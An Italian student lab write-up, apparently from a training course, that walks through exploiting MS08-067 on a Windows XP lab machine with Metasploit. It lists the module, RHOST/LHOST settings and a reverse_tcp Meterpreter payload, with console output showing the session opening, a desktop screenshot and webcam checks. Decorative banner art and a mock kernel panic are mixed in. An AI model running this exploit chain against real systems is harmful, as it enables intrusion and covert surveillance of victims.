

i@kali)-[~]

console

bit tip: Use the analyze command to suggest runnable modules for

https://metasploit.com

```
=[ metasploit v6.3.55-dev ]
=[ 2397 exploits - 1235 auxiliary - 422 post ]
=[ 1391 payloads - 46 encoders - 11 nops ]
=[ 9 evasion ]
```

bit Documentation: <https://docs.metasploit.com/>

S7L3

SARAH ORTIZ



# TRACCIA

Hacking MS08-067 Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccc.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffffffffffffffffffffffff
```

# Esecuzione di Metasploit

Con il comando “msfconsole” si ha la possibilità di accensione della consolle di Metasploit

---

All'interno della console di Metasploit, ho selezionato l'exploit per la vulnerabilità MS08-067, con il comando:

“use exploit/windows/smb/ms08\_067\_netapi”

Dopo di che bisogna configurare i parametri necessari per l'exploit.

Impostando l'indirizzo IP del target (RHOST) e l'indirizzo IP della nostra macchina (LHOST) per la connessione di ritorno.

“set RHOST 192.168.1.151”

set LHOST 192.168.1.150”


Impostiamo il payload per ottenere una sessione Meterpreter:

“set PAYLOAD windows/meterpreter/reverse\_tcp”

Eseguiamo l'exploit con il seguente comando:

“exploit”

Se l'exploit ha successo, otterremo una sessione Meterpreter.



```
.....
Trash

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

File S=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.151
RHOST => 192.168.1.151
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.150
LHOST => 192.168.1.150
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.151:445 - Automatically detecting the target...
[*] 192.168.1.151:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.151:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.151:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.150:4444 -> 192.168.1.151:1039) at 2
```

meterpreter > help

#### Core Commands

##### Command

##### Description

|                          |   |
|--------------------------|---|
| ?                        | Help menu   |
| background               | Backgrounds the current session                       |
| bg                       | Alias for background                                  |
| bgkill                   | Kills a background meterpreter script                 |
| bglist                   | Lists running background scripts                      |
| bgrun                    | Executes a meterpreter script as a background thread  |
| channel                  | Displays information or control active channels       |
| close                    | Closes a channel                                      |
| detach                   | Detach the meterpreter session (for http/https)       |
| disable_unicode_encoding | Disables encoding of unicode strings                  |
| enable_unicode_encoding  | Enables encoding of unicode strings                   |
| exit                     | Terminate the meterpreter session                     |
| get_timeouts             | Get the current session timeout values                |
| guid                     | Get the session GUID                                  |
| help                     | Help menu   |
| info                     | Displays information about a Post module              |
| irb                      | Open an interactive Ruby shell on the current session |
| load                     | Load one or more meterpreter extensions               |
| machine_id               | Get the MSF ID of the machine attached to the session |
| migrate                  | Migrate the server to another process                 |
| pivot                    | Manage pivot listeners                                |

Comandi utilizzabili da Meterpreter



---

Una volta ottenuta la sessione Meterpreter, come chiede l'esercizio possiamo recuperare uno screenshot del desktop con il seguente comando:

“screenshot”

L'immagine verrà salvata nella directory.

Per verificare se il sistema target ha una webcam, si possono utilizzare i comandi Meterpreter specifici per la gestione delle webcam, come ad esempio:

“webcam\_list”

Questo comando mostrerà l'elenco delle webcam disponibili sul target, ma purtroppo io non ne ho.

Ho effettuato anche un ping per mostrare che le macchine interagiscono

```
meterpreter > screenshot
Screenshot saved to: /home/kali/mcXafEox.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.1.151 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > exit

(kali㉿kali)-[~]
$ ping 192.168.1.151
PING 192.168.1.151 (192.168.1.151) 56(84) bytes of data:
64 bytes from 192.168.1.151: icmp_seq=1 ttl=128 time=0.909 ms
64 bytes from 192.168.1.151: icmp_seq=2 ttl=128 time=2.12 ms
64 bytes from 192.168.1.151: icmp_seq=3 ttl=128 time=1.89 ms
^C
— 192.168.1.151 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2115ms
rtt min/avg/max/mdev = 0.909/1.639/2.120/0.524 ms
```

---